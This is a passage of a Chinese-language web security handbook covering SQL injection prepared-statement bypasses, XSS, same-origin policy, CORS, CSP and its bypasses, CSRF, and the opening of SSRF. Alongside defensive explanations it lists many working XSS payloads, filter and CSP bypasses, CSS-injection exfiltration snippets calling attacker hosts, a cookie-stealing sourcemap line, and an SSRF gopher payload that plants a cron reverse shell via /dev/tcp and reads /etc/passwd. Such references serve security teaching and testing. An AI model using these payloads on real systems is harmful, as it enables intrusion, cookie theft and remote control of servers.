SQL 注入是因为解释器将传入的数据当成命令执行而导致的，预编译是用于解决这个问题的一种方法。和普通的执行流程不同，预编译将一次查询通过两次交互完成，第一次交互发送查询语句的模板，由后端的 SQL 引擎进行解析为 AST 或 Opcode，第二次交互发送数据，代入 AST 或 Opcode 中执行。因为此时语法解析已经完成，所以不会再出现混淆数据和代码的过程。

模拟预编译

为了防止低版本数据库不支持预编译的情况，模拟预编译会在客户端内部模拟参数绑定的过程，进行自定义的转义。

绕过

预编译使用错误

预编译只是使用占位符替代的字段值的部分，如果第一次交互传入的命令使用了字符串拼接，使得命令是攻击者可控的，那么预编译不会生效。

部分参数不可预编译

在有的情况下，数据库处理引擎会检查数据表和数据列是否存在，因此数据表名和列名不能被占位符所替代。这种情况下如果表名和列名可控，则可能引入漏洞。

预编译实现错误

部分语言引擎在实现上存在一定问题，可能会存在绕过漏洞。

4.1.9 参考文章

Tricks

- sqlmap time based inject 分析
- SQLInjectionWiki
- 常见数据库写入 Webshell 汇总
- MSSQL 数据库攻击实战指北

Bypass

- SQL 注入 ByPass 的一些小技巧
- Waf Bypass 之道
- MySQL Bypass Wiki

NoSQL

- NoSQL 注入的分析和缓解
- NoSQL 注入

4.2 XSS

4.2.1 分类

简介

XSS 全称为 Cross Site Scripting，为了和 CSS 分开简写为 XSS，中文名为跨站脚本。该漏洞发生在用户端，是指在渲染过程中发生了不在预期过程中的 JavaScript 代码执行。XSS 通常被用于获取 Cookie、以受攻击者的身份进行操作等行为。

反射型 XSS

反射型 XSS 是比较常见和广泛的一类，举例来说，当一个网站的代码中包含类似下面的语句：`<?php echo "<p>hello, $_GET['user']</p>";?>`，那么在访问时设置 `/?user=</p><script>alert("hack")</script><p>`，则可执行预设好的 JavaScript 代码。

反射型 XSS 通常出现在搜索等功能中，需要被攻击者点击对应的链接才能触发，且受到 XSS Auditor、NoScript 等防御手段的影响较大。

储存型 XSS

储存型 XSS 相比反射型来说危害较大，在这种漏洞中，攻击者能够把攻击载荷存入服务器的数据库中，造成持久化的攻击。

DOM XSS

DOM 型 XSS 不同之处在于 DOM 型 XSS 一般和服务器的解析响应没有直接关系，而是在 JavaScript 脚本动态执行的过程中产生的。

例如

```
<html>
<head>
<title>DOM Based XSS Demo</title>
<script>
function xsstest()
{
    var str = document.getElementById("input").value;
    document.getElementById("output").innerHTML = "<img src='"+str+"'></img>";
}
</script>
</head>
```

(下页继续)

(续上页)

```
<body>
<div id="output"></div>
<input type="text" id="input" size=50 value="" />
<input type="button" value="submit" onclick="xsstest()" />
</body>
</html>
```

输入 `x' onerror='javascript:alert(/xss/)` 即可触发。

Blind XSS

Blind XSS 是储存型 XSS 的一种，它保存在某些存储中，当一个“受害者”访问这个页面时执行，并且在文档对象模型 (DOM) 中呈现 payload。它被称为 Blind 的原因是因为它通常发生在通常不暴露给用户的功能上。

4.2.2 危害

存在 XSS 漏洞时，可能会导致以下几种情况：

1. 用户的 Cookie 被获取，其中可能存在 Session ID 等敏感信息。若服务器端没有做相应防护，攻击者可用对应 Cookie 登陆服务器。
2. 攻击者能够在一定限度内记录用户的键盘输入。
3. 攻击者通过 CSRF 等方式以用户身份执行危险操作。
4. XSS 蠕虫。
5. 获取用户浏览器信息。
6. 利用 XSS 漏洞扫描用户内网。

4.2.3 同源策略

简介

同源策略限制了不同源之间如何进行资源交互，是用于隔离潜在恶意文件的重要安全机制。是否同源由 URL 决定，URL 由协议、域名、端口和路径组成，如果两个 URL 的协议、域名和端口相同，则表示他们同源。

file 域的同源策略

在之前的浏览器中，任意两个 file 域的 URI 被认为是同源的。本地磁盘上的任何 HTML 文件都可以读取本地磁盘上的任何其他文件。

从 Gecko 1.9 开始，文件使用了更细致的同源策略，只有当源文件的父目录是目标文件的祖先目录时，文件才能读取另一个文件。

cookie 的同源策略

cookie 使用不同的源定义方式，一个页面可以为本域和任何父域设置 cookie，只要是父域不是公共后缀 (public suffix) 即可。

不管使用哪个协议 (HTTP/HTTPS) 或端口号，浏览器都允许给定的域以及其任何子域名访问 cookie。设置 cookie 时，可以使用 `domain` / `path` / `secure` 和 `http-only` 标记来限定其访问性。

所以 `https://localhost:8080/` 和 `http://localhost:8081/` 的 Cookie 是共享的。

Flash/SilverLight 跨域

浏览器的各种插件也存在跨域需求。通常是通过在服务器配置 crossdomain.xml，设置本服务允许哪些域名的跨域访问。

客户端会请求此文件，如果发现自己的域名在访问列表里，就发起真正的请求，否则不发送请求。

源的更改

同源策略认为域和子域属于不同的域，例如 `child1.a.com` 与 `a.com` / `child1.a.com` 与 `child2.a.com` / `xxx.child1.a.com` 与 `child1.a.com` 两两不同源。

对于这种情况，可以在两个方面各自设置 `document.domain='a.com'` 来改变其源来实现以上任意两个页面之间的通信。

另外因为浏览器单独保存端口号，这种赋值会导致端口号被重写为 `null` 。

跨源访问

同源策略控制了不同源之间的交互，这些交互通常分为三类：

- **通常允许跨域写操作 (Cross-origin writes)**
  - 链接 (links)
  - 重定向
  - 表单提交
- 通常允许跨域资源嵌入 (Cross-origin embedding)
- 通常不允许跨域读操作 (Cross-origin reads)

可能嵌入跨源的资源的一些示例有：

- `<script src="..."></script>` 标签嵌入跨域脚本。语法错误信息只能在同源脚本中捕捉到。

- `<link rel="stylesheet" href="...">` 标签嵌入 CSS。由于 CSS 的松散的语法规则，CSS 的跨域需要一个设置正确的 Content-Type 消息头。
- `<img>` / `<video>` / `<audio>` 嵌入多媒体资源。
- `<object>` `<embed>` 和 `<applet>` 的插件。
- `@font-face` 引入的字体。一些浏览器允许跨域字体（ cross-origin fonts），一些需要同源字体 (same-origin fonts)。
- `<frame>` 和 `<iframe>` 载入的任何资源。站点可以使用 X-Frame-Options 消息头来阻止这种形式的跨域交互。

JSONP 跨域

JSONP 就是利用 `<script>` 标签的跨域能力实现跨域数据的访问，请求动态生成的 JavaScript 脚本同时带一个 callback 函数名作为参数。

服务端收到请求后，动态生成脚本产生数据，并在代码中以产生的数据为参数调用 callback 函数。

JSONP 也存在一些安全问题，例如当对传入/传回参数没有做校验就直接执行返回的时候，会造成 XSS 问题。没有做 Referer 或 Token 校验就给出数据的时候，可能会造成数据泄露。

另外 JSONP 在没有设置 callback 函数的白名单情况下，可以合法的做一些设计之外的函数调用，引入问题。这种攻击也被称为 SOME 攻击。

跨源脚本 API 访问

Javascript 的 APIs 中，如 `iframe.contentWindow` , `window.parent`, `window.open` 和 `window.opener` 允许文档间相互引用。当两个文档的源不同时，这些引用方式将对 `window` 和 `location` 对象的访问添加限制。

`window` 允许跨源访问的方法有

- window.blur
- window.close
- window.focus
- window.postMessage

`window` 允许跨源访问的属性有

- window.closed
- window.frames
- window.length
- window.location
- window.opener

- window.parent
- window.self
- window.top
- window.window

其中 `window.location` 允许读/写，其他的属性只允许读

跨源数据存储访问

存储在浏览器中的数据，如 `localStorage` 和 `IndexedDB`，以源进行分割。每个源都拥有自己单独的存储空间，一个源中的 Javascript 脚本不能对属于其它源的数据进行读写操作。

CORS

CORS 是一个 W3C 标准，全称是跨域资源共享 (Cross-origin resource sharing)。通过这个标准，可以允许浏览器读取跨域的资源。

常见请求头

- **Origin**
  - 预检请求或实际请求的源站 URI, 浏览器请求默认会发送该字段
  - `Origin: <origin>`
- **Access-Control-Request-Method**
  - 声明请求使用的方法
  - `Access-Control-Request-Method: <method>`
- **Access-Control-Request-Headers**
  - 声明请求使用的 header 字段
  - `Access-Control-Request-Headers: <field-name>[, <field-name>]*`

常见返回头

- **Access-Control-Allow-Origin**
  - 声明允许访问的源外域 URI
  - 对于携带身份凭证的请求不可使用通配符 `*`
  - `Access-Control-Allow-Origin: <origin> | *`

- **Access-Control-Expose-Headers**
  - 声明允许暴露的头
  - e.g. `Access-Control-Expose-Headers: X-My-Custom-Header, X-Another-Custom-Header`
- **Access-Control-Max-Age**
  - 声明 Cache 时间
  - `Access-Control-Max-Age: <delta-seconds>`
- **Access-Control-Allow-Credentials**
  - 声明是否允许在请求中带入
  - `Access-Control-Allow-Credentials: true`
- **Access-Control-Allow-Methods**
  - 声明允许的访问方式
  - `Access-Control-Allow-Methods: <method>[, <method>]*`
- **Access-Control-Allow-Headers**
  - 声明允许的头
  - `Access-Control-Allow-Headers: <field-name>[, <field-name>]*`

防御建议

- 如非必要不开启 CORS
- 定义详细的白名单，不使用通配符，仅配置所需要的头
- 配置 `Vary: Origin` 头部
- 如非必要不使用 `Access-Control-Allow-Credentials`
- 限制缓存的时间

阻止跨源访问

阻止跨域写操作，可以检测请求中的 `CSRF token` ，这个标记被称为 Cross-Site Request Forgery (CSRF) 标记。

阻止资源的跨站读取，因为嵌入资源通常会暴露信息，需要保证资源是不可嵌入的。但是多数情况下浏览器都不会遵守 `Content-Type` 消息头。例如如果在 HTML 文档中指定 `<script>` 标记，则浏览器会尝试将 HTML 解析为 JavaScript。

4.2.4 CSP

CSP 是什么？

Content Security Policy，简称 CSP，译作内容安全策略。顾名思义，这个规范与内容安全有关，主要是用来定义哪些资源可以被当前页面加载，减少 XSS 的发生。

配置

CSP 策略可以通过 HTTP 头信息或者 meta 元素定义。

CSP 有三类:

- Content-Security-Policy (Google Chrome)
- X-Content-Security-Policy (Firefox)
- X-WebKit-CSP (WebKit-based browsers, e.g. Safari)

```
HTTP header :
"Content-Security-Policy:" 策略
"Content-Security-Policy-Report-Only:" 策略
```

HTTP Content-Security-Policy 头可以指定一个或多个资源是安全的，而 Content-Security-Policy-Report-Only 则是允许服务器检查（非强制）一个策略。多个头的策略定义由优先采用最先定义的。

HTML Meta :

```
<meta http-equiv="content-security-policy" content="策略">
<meta http-equiv="content-security-policy-report-only" content="策略">
```

指令说明

指令	说明
default-src	定义资源默认加载策略
connect-src	定义 Ajax、WebSocket 等加载策略
font-src	定义 Font 加载策略
frame-src	定义 Frame 加载策略
img-src	定义图片加载策略
media-src	定义 <audio>、<video> 等引用资源加载策略
object-src	定义 <applet>、<embed>、<object> 等引用资源加载策略
script-src	定义 JS 加载策略
style-src	定义 CSS 加载策略
base-uri	定义 <base> 根 URL 策略，不使用 default-src 作为默认值
sandbox	值为 allow-forms，对资源启用 sandbox
report-uri	值为 /report-uri，提交日志

关键字

- `-`
  - 允许从任意 url 加载，除了 `data: blob: filesystem: schemes`
  - e.g. `img-src -`
- `none`
  - 禁止从任何 url 加载资源
  - e.g. `object-src 'none'`
- `self`
  - 只可以加载同源资源
  - e.g. `img-src 'self'`
- `data:`
  - 可以通过 data 协议加载资源
  - e.g. `img-src 'self' data:`
- `domain.example.com`
  - e.g. `img-src domain.example.com`
  - 只可以从特定的域加载资源
- `\*.example.com`

  - e.g. `img-src \*.example.com`
  - 可以从任意 example.com 的子域处加载资源

- **`https://cdn.com`**
  - e.g. `img-src https://cdn.com`
  - 只能从给定的域用 https 加载资源

- **`https:`**
  - e.g. `img-src https:`
  - 只能从任意域用 https 加载资源

- **`unsafe-inline`**
  - 允许内部资源执行代码例如 style attribute,onclick 或者是 sicript 标签
  - e.g. `script-src 'unsafe-inline'`

- **`unsafe-eval`**
  - 允许一些不安全的代码执行方式，例如 js 的 eval()
  - e.g. `script-src 'unsafe-eval'`

- **`nonce-<base64-value>'`**
  - 使用随机的 nonce，允许加载标签上 nonce 属性匹配的标签
  - e.g. `script-src 'nonce-bm9uY2U='`

- **`<hash-algo>-<base64-value>'`**
  - 允许 hash 值匹配的代码块被执行
  - e.g. `script-src 'sha256-<base64-value>'`

配置范例

允许执行内联 JS 代码，但不允许加载外部资源

```
Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-inline';
```

Bypass

预加载

浏览器为了增强用户体验，让浏览器更有效率，就有一个预加载的功能，大体是利用浏览器空闲时间去加载指定的内容，然后缓存起来。这个技术又细分为 DNS-prefetch、subresource、prefetch、preconnect、prerender。

HTML5 页面预加载是用 link 标签的 rel 属性来指定的。如果 csp 头有 unsafe-inline，则用预加载的方式可以向外界发出请求，例如

```
<!-- 预加载某个页面 -->
<link rel='prefetch' href='http://xxxx'><!-- firefox -->
<link rel='prerender' href='http://xxxx'><!-- chrome -->
<!-- 预加载某个图片 -->
<link rel='prefetch' href='http://xxxx/x.jpg'>
<!-- DNS 预解析 -->
<link rel="dns-prefetch" href="http://xxxx">
<!-- 特定文件类型预加载 -->
<link rel='preload' href='//xxxxx/xx.js'><!-- chrome -->
```

另外，不是所有的页面都能够被预加载，当资源类型如下时，将阻止预加载操作：

- URL 中包含下载资源
- 页面中包含音频、视频
- POST、PUT 和 DELET 操作的 ajax 请求
- HTTP 认证
- HTTPS 页面
- 含恶意软件的页面
- 弹窗页面
- 占用资源很多的页面
- 打开了 chrome developer tools 开发工具

MIME Sniff

举例来说，csp 禁止跨站读取脚本，但是可以跨站读 img，那么传一个含有脚本的 img，再 "<script href='http://xxx.com/xx.jpg'>"，这里 csp 认为是一个 img，绕过了检查，如果网站没有回正确的 mime type，浏览器会进行猜测，就可能加载该 img 作为脚本

302 跳转

对于 302 跳转绕过 CSP 而言，实际上有以下几点限制：

- 跳板必须在允许的域内。
- 要加载的文件的 host 部分必须跟允许的域的 host 部分一致

iframe

当可以执行代码时，可以创建一个源为 `css js` 等静态文件的 frame，在配置不当时，该 frame 并不存在 csp，则在该 frame 下再次创建 frame，达到 bypass 的目的。同理，使用 `../../../ /%2e%2e%2f` 等可能触发服务器报错的链接也可以到达相应的目的。

base-uri

当 script-src 为 nonce 或无限制，且 base-uri 无限制时，可通过 `base` 标签修改根 URL 来 bypass，如下加载了 http://evil.com/main.js

```
<base href="http://evil.com/">
<script nonce="correct value" src="/main.js"></script>
```

其他

- location 绕过
- 可上传 SVG 时，通过恶意 SVG 绕过同源站点
- 存在 CRLF 漏洞且可控点在 CSP 上方时，可以注入 HTTP 响应中影响 CSP 解析
- CND Bypass，如果网站信任了某个 CDN, 那么可利用相应 CDN 的静态资源 bypass
- Angular versions <1.5.9 >=1.5.0，存在漏洞 Git Pull Request
- **jQuery sourcemap**

  ```
  document.write(`<script>
  //@        sourceMappingURL=http://xxxx/`+document.cookie+`<\/script>`);``
  ```

- a 标签的 ping 属性
- For FireFox `<META HTTP-EQUIV="refresh" CONTENT="0; url=data:text/html;base64,PHNjcmlwdD5hbGVydCgnSWhhdmVZb3VOb3cnKTs8L3NjcmlwdD4=">`
- `<link rel="import" />`
- `<meta http-equiv="refresh" content="0; url=http://...." />`
- **仅限制 `script-src` 时：**
  - `<object data="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg=="></object>`

4.2.5 XSS 数据源

URL

- location
- location.href
- location.pathname
- location.search
- location.hash
- document.URL
- document.documentURI
- document.baseURI

Navigation

- window.name
- document.referrer

Communication

- Ajax
- Fetch
- WebSocket
- PostMessage

Storage

- Cookie
- LocalStorage
- SessionStorage

4.2.6 Sink

执行 JavaScript

- eval(payload)

- `setTimeout(payload, 100)`
- `setInterval(payload, 100)`
- `Function(payload)()`
- `<script>payload</script>`
- `<img src=x onerror=payload>`

加载 URL

- `location=javascript:alert(/xss/)`
- `location.href=javascript:alert(/xss/)`
- `location.assign(javascript:alert(/xss/))`
- `location.replace(javascript:alert(/xss/))`

执行 HTML

- `xx.innerHTML=payload`
- `xx.outerHTML=payload`
- `document.write(payload)`
- `document.writeln(payload)`

4.2.7 XSS 保护

HTML 过滤

使用一些白名单或者黑名单来过滤用户输入的 HTML，以实现过滤的效果。例如 DOMPurify 等工具都是用该方式实现了 XSS 的保护。

X-Frame

X-Frame-Options 响应头有三个可选的值：

- **DENY**
  - 页面不能被嵌入到任何 iframe 或 frame 中
- **SAMEORIGIN**
  - 页面只能被本站页面嵌入到 iframe 或者 frame 中
- **ALLOW-FROM**

  - 页面允许 frame 或 frame 加载

XSS 保护头

基于 Webkit 内核的浏览器 (比如 Chrome) 在特定版本范围内有一个名为 XSS auditor 的防护机制，如果浏览器检测到了含有恶意代码的输入被呈现在 HTML 文档中，那么这段呈现的恶意代码要么被删除，要么被转义，恶意代码不会被正常的渲染出来。

而浏览器是否要拦截这段恶意代码取决于浏览器的 XSS 防护设置。

要设置浏览器的防护机制，则可使用 X-XSS-Protection 字段该字段有三个可选的值

- `0`：表示关闭浏览器的 XSS 防护机制
- `1`： 删除检测到的恶意代码，如果响应报文中没有看到 X-XSS-Protection 字段，那么浏览器就认为 X-XSS-Protection 配置为 1，这是浏览器的默认设置
- `1; mode=block`：如果检测到恶意代码，在不渲染恶意代码

FireFox 没有相关的保护机制，如果需要保护，可使用 NoScript 等相关插件。

4.2.8 WAF Bypass

- 利用 <> 标记
- **利用 html 属性**
  - href
  - lowsrc
  - bgsound
  - background
  - value
  - action
  - dynsrc
- **关键字**
  - 利用回车拆分
  - **字符串拼接**
    * `window["al" + "ert"]`
- **利用编码绕过**
  - base64
  - jsfuck

    - String.fromCharCode
    - HTML
    - URL
    - **hex**
        * `window["\x61\x6c\x65\x72\x74"]`
    - unicode
    - **utf7**
        * `+ADw-script+AD4-alert('XSS')+ADsAPA-/script+AD4-`
    - utf16
- 大小写混淆
- 对标签属性值转码
- 产生事件
- css 跨站解析
- **长度限制 bypass**
    - `eval(name)`
    - `eval(hash)`
    - `import`
    - `$.getScript`
    - `$.get`
- .
    - 使用 。绕过 IP/域名
    - `document['cookie']` 绕过属性取值
- 过滤引号用 “ ‘ “ 绕过

4.2.9 技巧

httponly

- 在 cookie 为 httponly 的情况下，可以通过 xss 直接在源站完成操作，不直接获取 cookie。
- 在有登录操作的情况下，部分站点直接发送登录请求可能会带有 cookie
- 部分特定版本的浏览器可能会在 httponly 支持/处理上存在问题
- 低版本浏览器支持 TRACE / TRACK，可获取敏感的 header 字段

- phpinfo 等页面可能会回显信息，这些信息中包含 http 头
- 通过 xss 劫持页面钓鱼
- 通过 xss 伪造 oauth 等授权请求，远程登录

CSS 注入

基本介绍

CSS 注入最早开始于利用 CSS 中的 `expression()` `url()` `regex()` 等函数或特性来引入外部的恶意代码，但是随着浏览器的发展，这种方式被逐渐禁用，与此同时，出现了一些新的攻击方式。

CSS selectors

```
<style>
    #form2 input[value^='a'] { background-image: url(http://localhost/log.php/a); }
    #form2 input[value^='b'] { background-image: url(http://localhost/log.php/b); }
    #form2 input[value^='c'] { background-image: url(http://localhost/log.php/c); }
    [...]
</style>
<form action="http://example.com" id="form2">
    <input type="text" id="secret" name="secret" value="abc">
</form>
```

上图是利用 CSS selectors 完成攻击的一个示例

Abusing Unicode Range

当可以插入 CSS 的时候，可以使用 `font-face` 配合 `unicode-range` 获取目标网页对应字符集。PoC 如下

```
<style>
@font-face{
 font-family:poc;
 src: url(http://attacker.example.com/?A); /* fetched */
 unicode-range:U+0041;
}
@font-face{
 font-family:poc;
 src: url(http://attacker.example.com/?B); /* fetched too */
 unicode-range:U+0042;
```

(下页继续)

(续上页)

```
}
@font-face{
 font-family:poc;
 src: url(http://attacker.example.com/?C); /* not fetched */
 unicode-range:U+0043;
}
#sensitive-information{
 font-family:poc;
}
</style>
<p id="sensitive-information">AB</p>
```

当字符较多时，则可以结合 `::first-line` 等 CSS 属性缩小范围，以获取更精确的内容

Bypass Via Script Gadgets

简介

一些网站会使用白名单或者一些基于 DOM 的防御方式，对这些方式，有一种被称为 `Code Reuse` 的攻击方式可以绕过。该方式和二进制攻防中的 Gadget 相似，使用目标中的合法代码来达到绕过防御措施的目的。在论文 `Code-Reuse Attacks for the Web: Breaking Cross-Site Scripting Mitigations via Script Gadgets` 中有该方法的具体描述。

portswigger 的一篇博文也表达了类似的想法 `https://portswigger.net/blog/abusing-javascript-frameworks-to-bypass-xss-mitigations`。

下面有一个简单的例子，这个例子使用了 `DOMPurify` 来加固，但是因为引入了 `jquery.mobile.js` 导致可以被攻击。

例子

```
// index.php
<?php

$msg = $_GET['message'];
$msg = str_replace("\n", "", $msg);
$msg = base64_encode($msg);

?>
```

(下页继续)

(续上页)

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Preview</title>
    <script type="text/javascript" src="purify.js"></script>
    <script type="text/javascript" src="jquery.js"></script>
    <script type="text/javascript" src="jquery.mobile.js"></script>
</head>
<body>

    <script type="text/javascript">
    var d= atob('<?php echo $msg; ?>');
    var cleanvar = DOMPurify.sanitize(d);
    document.write(cleanvar);
    </script>

</body>
</html>
```

```
// payload
<div data-role=popup id='-->
&lt;script&gt;alert(1)&lt;/script&gt;'>
</div>
```

RPO(Relative Path Overwrite)

RPO(Relative Path Overwrite) 攻击又称为相对路径覆盖攻击，依赖于浏览器和网络服务器的反应，利用服务器的 Web 缓存技术和配置差异。

4.2.10 Payload

常用

- `<script>alert(/xss/)</script>`
- `<svg onload=alert(document.domain)>`
- `<img src=document.domain onerror=alert(document.domain)>`
- `<M onmouseover=alert(document.domain)>M`

- <marquee onscroll=alert(document.domain)>
- M
- <body onload=alert(document.domain)>
- <details open ontoggle=alert(document.domain)>
- <embed src=javascript:alert(document.domain)>

大小写绕过

- <script>alert(1)</script>
- <sCrIpT>alert(1)</sCrIpT>
- <ScRiPt>alert(1)</ScRiPt>
- <sCrIpT>alert(1)</ScRiPt>
- <ScRiPt>alert(1)</sCrIpT>
- <img src=1 onerror=alert(1)>
- <iMg src=1 oNeRrOr=alert(1)>
- <ImG src=1 OnErRoR=alert(1)>
- <img src=1 onerror="alert("M")">
- <marquee onscroll=alert(1)>
- <mArQuEe OnScRoLl=alert(1)>
- <MaRqUeE oNsCrOlL=alert(1)>

各种 alert

- <script>alert(1)</script>
- <script>confirm(1)</script>
- <script>prompt(1)</script>
- <script>alert('1')</script>
- <script>alert("1")</script>
- <script>alert`1`</script>
- <script>(alert)(1)</script>
- <script>a=alert,a(1)</script>
- <script>[1].find(alert)</script>

- <script>top["al"+"ert"](1)</script>
- <script>top["a"+"l"+"e"+"r"+"t"](1)</script>
- <script>top[/al/.source+/ert/.source](1)</script>
- <script>top[/a/.source+/l/.source+/e/.source+/r/.source+/t/.source](1)</script>

伪协议

- M
- M
- M
- M

Chrome XSS auditor bypass

- ?param=https://&param=@z.exeye.io/import%20rel=import%3E
- <base href=javascript:/M/>M
- <base href=javascript:/M/><iframe src=,alert(1)></iframe>

长度限制

```
<script>s+="l"</script>
\...
<script>eval(s)</script>
```

jquery sourceMappingURL

```
</textarea><script>var a=1//@ sourceMappingURL=//xss.site</script>
```

图片名

```
"><img src=x onerror=alert(document.cookie)>.gif
```

过期的 payload

- src=javascript:alert 基本不可以用
- css expression 特性只在旧版本 ie 可用

css

```
<div style="background-image:url(javascript:alert(/xss/))">
<STYLE>@import'http://ha.ckers.org/xss.css';</STYLE>
```

markdown

```
[a](javascript:prompt(document.cookie))
[a](j    a    v    a    s    c    r    i    p    t:prompt(document.cookie))
<&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x61&#x6C&#x65&#x72&#x74&#x28&
↪#x27&#x58&#x53&#x53&#x27&#x29>
![a'"`onerror=prompt(document.cookie)](x)
[notmalicious](javascript:window.onerror=alert;throw%20document.cookie)
[a](data:text/html;base64,PHNjcmlwdD5hbGVydCgveHNzLyk8L3NjcmlwdD4=)
![a](data:text/html;base64,PHNjcmlwdD5hbGVydCgveHNzLyk8L3NjcmlwdD4=)
```

iframe

```
<iframe onload='
    var sc   = document.createElement("scr" + "ipt");
    sc.type  = "text/javascr" + "ipt";
    sc.src   = "http://1.2.3.4/js/hook.js";
    document.body.appendChild(sc);
    '
/>
```

- `<iframe src=javascript:alert(1)></iframe>`
- `<iframe src="data:text/html,<iframe src=javascript:alert('M')></iframe>"></iframe>`
- `<iframe src=data:text/html;base64,PGlmcmFtZSBzcmM9amF2YXNjcmlwdDphbGVydCgiTWFubml4Iik+PC9pZnJhbWU+>`
  `iframe>`
- `<iframe srcdoc=<svg/onload=alert(1)>></iframe>`
- `<iframe src=https://baidu.com width=1366 height=768></iframe>`
- `<iframe src=javascript:alert(1) width=1366 height=768></iframe`

form

- `<form action=javascript:alert(1)><input type=submit>`

- `<form><button formaction=javascript:alert(1)>M`
- `<form><input formaction=javascript:alert(1) type=submit value=M>`
- `<form><input formaction=javascript:alert(1) type=image value=M>`
- `<form><input formaction=javascript:alert(1) type=image src=1>`

meta

```
<META HTTP-EQUIV="Link" Content="<http://ha.ckers.org/xss.css>; REL=stylesheet">
```

4.2.11 持久化

基于存储

有时候网站会将信息存储在 Cookie 或 localStorage，而因为这些数据一般是网站主动存储的，很多时候没有对 Cookie 或 localStorage 中取出的数据做过滤，会直接将其取出并展示在页面中，甚至存了 JSON 格式的数据时，部分站点存在 `eval(data)` 之类的调用。因此当有一个 XSS 时，可以把 payload 写入其中，在对应条件下触发。

在一些条件下，这种利用方式可能因为一些特殊字符造成问题，可以使用 `String.fromCharCode` 来绕过。

Service Worker

Service Worker 可以拦截 http 请求，起到类似本地代理的作用，故可以使用 Service Worker Hook 一些请求，在请求中返回攻击代码，以实现持久化攻击的目的。

在 Chrome 中，可通过 `chrome://inspect/#service-workers` 来查看 Service Worker 的状态，并进行停止。

AppCache

在可控的网络环境下（公共 wifi），可以使用 AppCache 机制，来强制存储一些 Payload，未清除的情况下，用户访问站点时对应的 payload 会一直存在。

4.2.12 参考链接

wiki

- AwesomeXSS
- w3c
- dom xss wiki
- content-security-policy.com

- markdwon xss
- xss cheat sheet
- html5 security cheatsheet
- http security headers
- XSSChallengeWiki

Challenges

- XSS Challenge By Google
- prompt to win

CSS

- rpo
- rpo 攻击初探
- Reading Data via CSS
- css based attack abusing unicode range
- css injection
- css timing attack

同源策略

- Same origin policy
- cors security guide
- logically bypassing browser security boundaries

bypass

- 666 lines of xss payload
- xss auditor bypass
- xss auditor bypass writeup
- bypassing csp using polyglot jpegs
- bypass xss filters using javascript global variables

持久化

- 变种 XSS 持久控制 by tig3r
- Using Appcache and ServiceWorker for Evil

Tricks

- Service Worker 安全探索
- 前端黑魔法

4.3 CSRF

4.3.1 简介

跨站请求伪造 (Cross-Site Request Forgery, CSRF)，也被称为 One Click Attack 或者 Session Riding ，通常缩写为 CSRF，是一种对网站的恶意利用。尽管听起来像 XSS，但它与 XSS 非常不同，XSS 利用站点内的信任用户，而 CSRF 则通过伪装来自受信任用户的请求来利用受信任的网站。

4.3.2 分类

资源包含

资源包含是在大多数介绍 CSRF 概念的演示或基础课程中可能看到的类型。这种类型归结为控制 HTML 标签（例如 <image>、<audio>、<video>、<object>、<script> 等）所包含的资源的攻击者。如果攻击者能够影响 URL 被加载的话，包含远程资源的任何标签都可以完成攻击。

由于缺少对 Cookie 的源点检查，如上所述，此攻击不需要 XSS，可以由任何攻击者控制的站点或站点本身执行。此类型仅限于 GET 请求，因为这些是浏览器对资源 URL 唯一的请求类型。这种类型的主要限制是它需要错误地使用安全的 HTTP 请求方式。

基于表单

通常在正确使用安全的请求方式时看到。攻击者创建一个想要受害者提交的表单; 其包含一个 JavaScript 片段，强制受害者的浏览器提交。

该表单可以完全由隐藏的元素组成，以致受害者很难发现它。

如果处理 cookies 不当，攻击者可以在任何站点上发动攻击，只要受害者使用有效的 cookie 登录，攻击就会成功。如果请求是有目的性的，成功的攻击将使受害者回到他们平时正常的页面。该方法对于攻击者可以将受害者指向特定页面的网络钓鱼攻击特别有效。

XMLHttpRequest

XMLHttpRequest 可能是最少看到的方式，由于许多现代 Web 应用程序依赖 XHR，许多应用花费大量的时间来构建和实现这一特定的对策。

基于 XHR 的 CSRF 通常由于 SOP 而以 XSS 有效载荷的形式出现。没有跨域资源共享策略 (Cross-Origin Resource Sharing, CORS)，XHR 仅限于攻击者托管自己的有效载荷的原始请求。

这种类型的 CSRF 的攻击有效载荷基本上是一个标准的 XHR，攻击者已经找到了一些注入受害者浏览器 DOM 的方式。

4.3.3 防御

- 通过 CSRF-token 或者验证码来检测用户提交
- 验证 Referer/Content-Type
- 对于用户修改删除等操作最好都使用 POST 操作
- 避免全站通用的 Cookie，严格设置 Cookie 的域

4.3.4 参考链接

- demo
- Wiping Out CSRF
- Neat tricks to bypass CSRF protection

4.4 SSRF

4.4.1 简介

服务端请求伪造（Server Side Request Forgery, SSRF）指的是攻击者在未能取得服务器所有权限时，利用服务器漏洞以服务器的身份发送一条构造好的请求给服务器所在内网。SSRF 攻击通常针对外部网络无法直接访问的内部系统。

漏洞危害

SSRF 可以对外网、服务器所在内网、本地进行端口扫描，攻击运行在内网或本地的应用，或者利用 File 协议读取本地文件。

内网服务防御相对外网服务来说一般会较弱，甚至部分内网服务为了运维方便并没有对内网的访问设置权限验证，所以存在 SSRF 时，通常会造成较大的危害。

4.4.2 利用方式

SSRF 利用存在多种形式以及不同的场景，针对不同场景可以使用不同的利用和绕过方式。

以 curl 为例，可以使用 dict 协议操作 Redis、file 协议读文件、gopher 协议反弹 Shell 等功能，常见的 Payload 如下：

```
curl -vvv 'dict://127.0.0.1:6379/info'

curl -vvv 'file:///etc/passwd'

# * 注意：链接使用单引号，避免$ 变量问题

curl -vvv 'gopher://127.0.0.1:6379/_*1%0d%0a$8%0d%0aflushall%0d%0a*3%0d%0a$3%0d%0aset%0d
↪%0a$1%0d%0a1%0d%0a$64%0d%0a%0d%0a%0a%0a*/1 * * * * bash -i >& /dev/tcp/103.21.140.84/
↪6789 0>&1%0a%0a%0a%0a%0a%0d%0a%0d%0a%0d%0a*4%0d%0a$6%0d%0aconfig%0d%0a$3%0d%0aset%0d
↪%0a$3%0d%0adir%0d%0a$16%0d%0a/var/spool/cron/%0d%0a*4%0d%0a$6%0d%0aconfig%0d%0a$3%0d
↪%0aset%0d%0a$10%0d%0adbfilename%0d%0a$4%0d%0aroot%0d%0a*1%0d%0a$4%0d%0asave%0d%0aquit
↪%0d%0a'
```

4.4.3 相关危险函数

SSRF 涉及到的危险函数主要是网络访问，支持伪协议的网络读取。以 PHP 为例，涉及到的函数有 `file_get_contents()` / `fsockopen()` / `curl_exec()` 等。

4.4.4 过滤绕过

